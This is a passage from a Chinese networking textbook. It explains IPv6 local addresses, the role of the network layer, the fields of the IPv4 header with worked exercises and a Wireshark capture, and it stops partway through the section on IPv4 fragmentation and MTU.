(5) IPv6 本地地址。本地地址用于当一个单位组织想要使用 IPv6 协议，但是又不连接到全球互联网的情况，此地址用于私有网络。外部的主机不能发送 IP 包给单位内使用这些地址的主机。本地地址分为两类，如图 4.13 所示。图 4.13(a)所示本地链路地址用于一个隔离的子网，图 4.13(b)所示本地站点地址用于隔离具有几个子网的站点。




图 4.13 IPv6 的本地地址

4.2 互联网层协议

4.2.1 网络互联需解决的问题

物理层和数据链路层只是工作于本地网络或一个网段。而在图 4.14 所示的互联网中有 5 个网络的互联：4 个 LAN 局域网和一个 WAN 广域网。如果主机 A 需要发送一个 IP 包给主机 D，该数据包首先从 A 传到 S1(交换机或路由器)，然后从 S1 传到 S3，最后从 S3

传到主机 D。因此 IP 包经过了 3 个链路(即 3 个 hop 跳段),在每个链路中有两个物理层和两个数据链路层参与工作。




图 4.14　互联网中网络层的功能之一是执行路由选择

这里的问题是,当数据包到达 S1 的接口 f1 时,S1 如何知道应当将数据从 f3 转发出去呢?数据链路层和物理层的功能是不能向 S1 提供这种路由转发信息的,以太帧的头部没有包含任何路由信息,只含有源主机 A 的 MAC 物理地址和出口路由器 S1 的 MAC 地址。在 LAN 和 WAN 的物理层和数据链路层的任务中,只是将数据帧从一条链路的源端传输到目的端即完成任务。

要解决将数据包通过多个链路的接力传输问题,就需要网络层(也称为互联网层)的功能。网络层的任务是将 IP 包从主机传输到主机,并且通过路由器和交换机转发 IP 包。

互联网是基于 IP 包交换的数据报传输网络。如图 2.1 所示,数据的交换可以分为 3 类:电路交换、包交换和消息报文交换。包交换又分为虚电路交换和数据报交换两种方案。互联网的网络层使用的是数据报交换方式,利用互联网 IP 地址的寻址方式将 IP 包从源主机路由传递到目的主机。

互联网是一个无连接的网络。网络层在终端与终端之间传输数据包的方法可以是面向连接的(Connection-oriented Service),或面向无连接的(Connectionless-oriented Service)。在面向连接的传输服务中,源主机与目的主机在传输数据包之前先要建立连接。然后,一系列相互独立的包就从同一个源主机向同一个目的主机逐个传输。这一系列的包沿着同一条路线按顺序传输,当同一个报文分割成的所有包都传输完后,连接就被终止了。

在面向连接的协议中,通信之前需要先建立连接,从源主机到目的主机传输的一系列包的路由选择是一次性决定的。数据传输时交换机并不会重新选择每个独立包的路由,而是按照既定的路径转发包。在虚电路交换的业务中,例如帧中继、SDH 和 ATM(异步传输模式)就是采用面向连接的服务。

在面向无连接的服务中,网络层协议对每个包的处理是相互独立的。同一个报文中的各个包到达目的主机的传输路径可以相同,也可以不同。在 IP 包交换中,就是使用这种数据报的服务。互联网的网络层就采用这种服务,其原因是,互联网是由各种各样的异构网络相互连接而成,不可能在事先不知道每个异构网络特性的情况下,在源主机和目的主机之间建立一个连接。

4.2.2　IPv4 互联网协议

互联网协议版本 4(IPv4)是目前 TCP/IP 协议族使用的网络层协议。其在协议族中的


位置参见图 1.15。IPv4 是一个不可靠的和无连接的数据报协议，提供的是尽力而为的服务。尽力而为的意思是，IPv4 没有差错控制和流量控制功能（仅对 IP 包的头部捡错），由于底层协议的不可靠，它尽自己的最大努力将 IP 包传送到目的主机，但是并不保证能够无差错地送到。只要尽到最大努力即可，即 best-effort connectionless packet transfer。

对于有可靠性要求的数据传输，IPv4 必须与 TCP 等有可靠性保障机制的协议结合使用。比如一个邮局的服务，它尽最大努力来传送信件，但还是有信件被丢失。如果有一个普通信件（非挂号信）被丢失了，只有发信者或收信者能发现和补救这信件的丢失，邮局并不对每个普通邮件的行踪进行跟踪，也不会将丢失的情况通报给发信者。

IPv4 是无连接的包交换网络，对每个数据报的处理是独立的，各个数据报可以沿不同的路径到达接收端，而且到达的顺序也可能是乱的。IPv4 将这些问题的解决让高层协议去处理。

1. IPv4 数据包格式

IPv4 包称为 IP 分组或 IP 数据报（Datagram）。图 4.15(a)所示为 IP 包的结构，图 4.15(b)是用 Wireshark 捕获的网络中的一个 IP 包的实例，这两个图中各字段的内容和顺序是完全一致的。在此实例中，IP 包被封装在以太帧中，而 IP 包内的载荷封装的是 UDP（User Datagram Protocol）包，UDP 包中封装的是 DNS 域名查询请求，此实例的协议头部封装顺序是 eth：ip：udp：dns。这些上层协议将在第 5 章和第 6 章介绍。



(a) IPv4头部数据格式

```
⊞ Ethernet II, Src: BenignTe_00:33:39 (00:24:12:00:33:39), Dst: Cisco_09:3
⊟ Internet Protocol, Src: 10.0.26.7 (10.0.26.7), Dst: 202.203.208.33 (202.
    Version: 4
    Header length: 20 bytes
  ⊞ Differentiated Services Field: 0x00 (DSCP 0x00: Default; ECN: 0x00)
    Total Length: 62
    Identification: 0x623b (25147)
  ⊞ Flags: 0x00
    Fragment offset: 0
    Time to live: 64
    Protocol: UDP (0x11)
  ⊞ Header checksum: 0x5980 [correct]
    Source: 10.0.26.7 (10.0.26.7)
    Destination: 202.203.208.33 (202.203.208.33)
⊞ User Datagram Protocol, Src Port: 60490 (60490), Dst Port: domain (53)
⊞ Domain Name System (query)
```

(b) 用Wireshark捕获网络中的一个IP包结构实例

图 4.15　IPv4 头部数据格式及实例

IP 包的长度不是固定的，由包的头部和载荷数据两部分构成。头部长度为 20～60B，其中含路由和传输所需要的基本信息。按每个字段的顺序分别简介如下：

(1) 版本号 Version，4 比特长，它标识所使用的 IP 协议的版本。当前的使用版本为 4，但是将来可能要被版本 6(IPv6 或 IPng)替代。

(2) 头部长度 Head length，4 比特长，表示 IP 包头部的长度。长度的基本单位是 4B。因为 IP 包的头部长度在 20～60B 之间变化，因此该字段是不可缺少的。如果 IP 头部没有可选项部分，那么头部长度为 20B，此字段的值是 5(5×4=20)。如果头部中含有最长的可选项，那么头部长度为 60B，此字段的值是 15(15×4=60)。

(3) 服务字段，8 比特长，互联网工程任务组(Internet Engineering Task Force，IETF)将此字段的定义和名称做了一些改变。以前称为服务类型(Service Type)，现在称为差分服务(Differentiated Services)。此字段的两种不同的定义如图 4.16 所示。




图 4.16　IPv4 头部中服务字段的两种定义

① 服务类型：早先这 8 比特的字段定义为服务类型，前面 3 比特称为前置比特(Precedence bits)，接着的 4 比特称为服务类型(Type of Service，ToS)，最后 1 比特未使用。

前置比特有 3 位，其值从 0(二进制 000)到 7(二进制 111)，定义了在诸如拥塞的情况下，此 IP 包的优先级别。如果有一个路由器产生了拥塞，需要丢去部分 IP 包，首先丢弃优先级别较低的 IP 包，参看图 2.24。互联网中的有些 IP 包比其他的一些 IP 包重要，例如，用于网络管理的 IP 包就比只传输一些组的可选信息的 IP 包重要和紧迫。前置比特是 IPv4 协议的一部分，但是从未使用过。

服务类型 ToS 有 4 比特，每个比特都有特定的含义。虽然每位都可以有 0 和 1 两种值，但是这些比特中，只能有 1 个比特可以置为 1。这 4 比特的数值及含义，一共定义了5 种服务，如表 4.6 所示。

表 4.6　IPv4 头部的服务类型

服务类型 ToS 比特	定　义	部分应用程序的默认服务类型
0000	正常(默认设置)	ICMP，BOOTP，DNS(TCP Query)
0001	最小代价	NNTP
0010	最大可靠性	IGP，SNMP
0100	最大吞吐量	FTP(Data)，SMTP(Data)，DNS(Zone)
1000	最小延迟	telnet，FTP(Control)，TFTP，SMTP(Command)，DNS(UDP Query)

从表 4.6 中可看出：交互式的应用、主动要求关注的应用和要求立即响应的应用，都需要提供最小延迟的服务。那些发送大量数据的应用，则要求提供最大吞吐量的服务。网络管理的应用，需要提供最大可靠性的服务。后台的应用程序，需要提供最小代价的服务。

② 差分服务：现在这 8 比特字段称为差分服务。图 4.16 右图为差分服务的比特位置，左侧 6 比特组成码点(Code Point)子字段，最右的 2 个比特未使用。码点子字段可以用于下述两种不同的途径。

当码点子字段的右 3 个比特都为 0 时，左 3 个比特的定义与服务类型的前置比特相同，因此它与原来的服务类型的定义兼容。

当码点子字段的右 3 个比特不全为 0 时，此 6 比特定义了 64 种服务，这些服务基于互联网或局域网的权威机构所指定的优先级而定，如表 4.7 所示。表中第 1 类包含 32 种服务类型，第 2 和第 3 类各包含 16 种服务类型。第 1 类(编号 0，2，4，……，62)由互联网权威机构 IETF 指定。第 2 类(编号 3，7，11，15，……，63)可以由局域网的管理部门指配。第 3 类(编号 1，5，9，……，61)是临时性的，可以用于实验目的。注意，各类的编号不是连续的。如果编号连续的话，第 1 类将是从 0 至 31，第 2 类将是从 32 至 47，第 3 类将是从 48 至 63，这样将不与 ToS 服务类型的编号兼容，因为×××000(包含 0，8，16，24，32，40，48 和 56)将落入所有的 3 种类别中，而按照上述第 1 类的编号指配，所有这些数都在第 1 类中。目前，所有这些指配还不是最后的定案。

表 4.7　码点的值

类　　别	码　　点	指配的权威机构
1	×××××0	互联网
2	××××11	局域网
3	××××01	临时性或实验的

(4) 总长度(total length)字段。长 16 比特，定义了 IPv4 数据报的总长度(包括头部和数据)，单位是字节。将总长度减去头部长度就等于来自上层的数据长度。头部长度等于头部长度字段的值乘以 4。因为总长度为 16 位，因此 IPv4 数据报的最大长度限制为 $2^{16}-1=$ 65 535B。尽管此数值看来很大，但是将来的底层技术可以提供更高的吞吐量和带宽时，例如 IP over WDM 等光纤网，IPv4 包的长度可能还会增加。

IPv4 包的分段传输中会讨论到，有些物理层的网络不能将整个 65 535B 长的 IP 包封装到一个链路层的帧中，因此要将 IP 包分段后才能在这些物理网络中传输。另一方面，以太帧的载荷长度范围是 46～1500B，如果 IP 包的总长度小于 46B，就要加入填充以满足此要求。因此接收端需要根据 IP 包头部的总长度字段的数值才能正确分离开 IP 包和填充部分，如图 4.17 所示。




图 4.17　以太帧内封装的载荷长度不能小于 46B

(5) 标志字段。这是 IP 包的 ID 号，用于将 IP 包分段与重组，将在后面讨论。

(6) 标记(Flags)字段。用于标识此 IP 包是否完整，或有分段，将在后面讨论。

(7) 分段偏移量(Fragmentation offset)。用于标识同属一个 IP 包的多个分段序号，将在后面讨论。

(8) 生存期字段 TTL。当一个 IP 包通过互联网传输时,有一个生存期的限制。此字段的初始设计目的是要让 IP 包具有一个时间戳,当 IP 包每经过一个路由器时就减去 1。当该值减少为 0 时,就将该 IP 包抛弃。然而要实现此目的,就要求所有的网络设备的时间都同步,并且知道一个 IP 包从一个网络设备到另一个网络设备的传输需要多长时间,这是难于实现的。现在,生存期主要用于控制一个 IP 包在网络上传输所经过的最大跳数(即网段数)。当源主机发送一个 IP 包后,它给 TTL 设定一个数值,此数值大约等于两个主机之间的路由器最大数量的 2 倍。每个路由器转发了此 IP 包,就将其中的 TTL 值减 1。当 TTL=0 时,说明超过了生存期,就将此 IP 包抛弃。

需要有此 TTL 字段的另一个原因是,互联网设备的路由表可能有问题,当一个 IP 包在两个或更多路由器之间传输了很长时间后若还不能到达目的主机,设置该字段来限制 IP 包的生存时间。

此字段的另一个用途是将 IP 包限制在本地网内传输。例如,源主机希望将该 IP 包限制在局域网内传输,就将 TTL 值设为 1。当该 IP 包到达第 1 个出口路由器时,该值降为 0,就被抛弃。

(9) 上层协议字段,8 比特长。它标识了此 IPv4 包封装传输的上层协议。一个 IPv4 包可以封装来自几类高层的数据,例如 TCP、UDP、ICMP 和 IGMP 等。该字段定义了此 IP 包最终要提交的数据的协议类型。换言之,因为 IP 包可封装携上层多种不同协议的数据,此字段有助于让接收端的网络层知道携带的数据属于哪一种协议,参看图 1.15。上层协议字段数值所代表的常用上层协议有:

1→ICMP,2→IGMP,6→TCP,17→UDP,89→OSPF,41→隧道模式传输 IPv6 的包,50→IPSec 的 ESP 协议,51→IPSec 的 AH 协议。

(10) 头部校验和(Header checksum),16 位长。用于检测 IP 头部的差错,计算方法见附录 B。

(11) 源 IP 地址,32 位长。定义了发出此 IP 包的主机 IP 地址。在此 IP 包从源主机传输到目的主机的途中,此源 IP 地址的值保持不能改变。

(12) 目的 IP 地址,32 位长。定义了接收此 IP 包的主机 IP 地址。在此 IP 包从源主机传输到目的主机的途中,此目的主机 IP 地址的值不能改变。

例 4-1 接收主机收到一个 IPv4 包,其前 8 比特的值为 0100 0010,为何应当将它抛弃?

答:参看图 4.15,前 4 比特是版本号 0100,正确。但接后的 4 比特 0010 是无效的头部长度,因为 0010 表示 $2\times4=8$B,小于 IP 头部的最小长度 20B。判定此包出错。

例 4-2 在一个 IPv4 包中,头部长度的值是 1000(二进制),此包中携带了多少字节的可选部分?

答:头部长度 1000 表示 $8\times4=32$B,前 20B 是基本头部,余 12 字节是可选部分。

例 4-3 在一个 IPv4 包中,头部长度值是 5,总长度字段值为 0x0028,携带了多少字节的数据?

答:头部长度 $5\times4=20$B,总长度 0x0028 表示 $2\times16^1+8\times16^0=40$B,数据长度=总长度-头部长度=20B。

例 4-4 收到了一个 IPv4 包,前面部分的数据用十六进制数表示为 0x4500 0028 0001 0000 0102…,此包还可以传输多少跳段?上层数据属于什么协议?

答：首先找出 TTL，跳过前 8B(2 个十六进制数为 1B)，TTL 是第 9 字节 0x01，说明此包还可以传 1 跳段。协议字段是第 10 字节 0x02，从上述(9)中可知 2 表示封装的上层协议是 IGMP。

2. IPv4 包的分段传输

一个 IP 包可以通过不同的网络传输，每个路由器从一个网络接口收到数据链路层的帧后将其解封取出 IPv4 包，对它进行处理，然后又将它封装到下一个网络接口的链路层的帧中。收到帧的格式和大小取决于传输来的物理网络的协议。要转发送出的帧的格式和大小也取决于要送出的物理网络所使用的协议。例如，一个路由器连接一个 LAN 和 WAN，收到的是 LAN 的帧，而发送出的是 WAN 的帧。

(1) 最大传输单元(Maximum Transfer Unit，MTU)。

每个数据链路层的协议都有自己的帧格式，帧格式中的一个参数就是帧内载荷的最大长度 MTU。当一个 IP 包被封装在一个帧内时，其长度必须小于这个最大值。MTU 的大小取决于网络所使用的硬件特性和软件协议，综合考虑信道误码率和传输延迟等各种因素，一般误码率较高的传输信道 MTU 较小(例如，移动通信无线信道、PPP 拨号接入信道等)，而误码率较小并且高速信道的 MTU 较大(例如，光纤传输信道等)，如图 4.18 所示。

协议	最大传输单元(B)
Hyper- Channel	65 535
Token Ring(16Mbps)	17 914
Token Ring(4Mbps)	4464
FDDI	4352
以太网	1500
X.25	576
PPP	196

图 4.18　各种不同传输层协议的最大传输单元

为了让 IPv4 协议独立于底层物理网络，设计者将 IPv4 包的最大长度定为 65 535B，即等于图 4.15 中 IP 包头部总长度字段能表达的最大值($2^{16}-1$)。如果传输 IP 包的物理网络的 MTU 等于此长度，那么可以获得较高的效率。然而，当 IP 包在其他物理网络传输时，必须将 IP 数据报分段，以适应不同网络的 MTU。

发送端的源主机通常不对 IPv4 包分段，它的传输层将应用数据分割为适应于 IPv4 和底层的数据链路层的长度。

当传输中一个 IP 包被分段后，每个分段都有自己的头部，其中大部分内容是相同的，只对其中几个字段作了改变。当一个被分段的 IP 包传输过程中遇到一个 MTU 更小的网络，可能被再次分段。换言之，一个 IP 包到达最后目的主机之前，可以被分段若干次。

在 IPv4 中，一个 IP 包可以被源主机或途中的任何一个路由器分段，虽然一般不主张在源主机分段。然而，IP 包的重组只在目的主机进行，因为每个分段都成了独立的 IP 包。分

段后的 IP 包可以各自经过不同的路由器传输，通常不能控制或保证分段后的 IP 包从哪一条路径传输，也不能保证这些分段能否都到达目的主机。因此，重组只能在目的主机进行。影响重组的因素是传输过程中分段的丢失和分段对效率的影响。

当一个 IP 包被分段后，原来包头部中所需要的字段被复制到所有分段的头部中。可选部分可以复制，也可以不复制。对一个 IP 包进行分段的主机或路由器必须改变头部中的标记 flag、分段偏移量和总长度 3 个字段的数值。另外，无论分段与否，校验和都必须重新计算。其他的字段则直接复制到新的分段头部中。

(2) IP 包分段时要改变的包中字段。

① 标志字段。这个 16 位长的字段标志了一个来自源主机的 IP 包。标志字段和源主机 IPv4 地址的组合应当唯一地标识该数据报。要保证其唯一性，IPv4 协议使用了一个计数器给 IP 包打标记。计数器的初始值是一个正随机数，当 IPv4 协议发送一个 IP 包时，将当前计数器的值复制到头部标志字段，然后计数器的值加 1。只要计数器的值一直保持在存储器中，就能够保证该标志的唯一性。同一个 IP 包被分成若干分段时，标志字段的值被复制到所有的分段中。换言之，同一个 IP 包被分段后的每个段中的标志字段是相同的。标志字段可帮助目的主机将各分段进行重组，还原 IPv4 包，如图 4.20 所示。

② 标记字段。参看图 4.19，该字段长 3 比特，第 1 比特是保留的，第 2 比特是“禁止分段 D”比特，如果它的值为 1，所有主机和路由器都不能对此 IP 包进行分段。如果该 IP 包太长不能通过下一个物理网络传输，就将此 IP 包丢弃，并发送一个 ICMP 出错信息给源主机。如果第 2 比特为 0，那么需要的时候就可以对该 IP 包进行分段。第 3 比特是“后面有更多分段 M”比特，如果其值为 1，说明该 IP 包不是最后一个末尾分段，在其后面还有更多的分段要接上。如果第 3 比特为 0，说明该 IP 包是最后一个分段，或是唯一的数据包。

③ 分段偏移量。该字段长 13 比特，标明了此分段在同一个 IP 包产生的所有分段中的相对位置。它的值等于该分段的第一个字节在原 IP 包的数据中的序列号除以 8(因为该字段只有 13 位，能够表示的最大值仅 8191，要乘 8 才能表达 IP 包的最大值)。图 4.19 为将一个 IP 包中的 4000 字节长的数据分为 3 个分段的举例，分段偏移量等于每个数据段的第 1 个字节的序号除以 8。

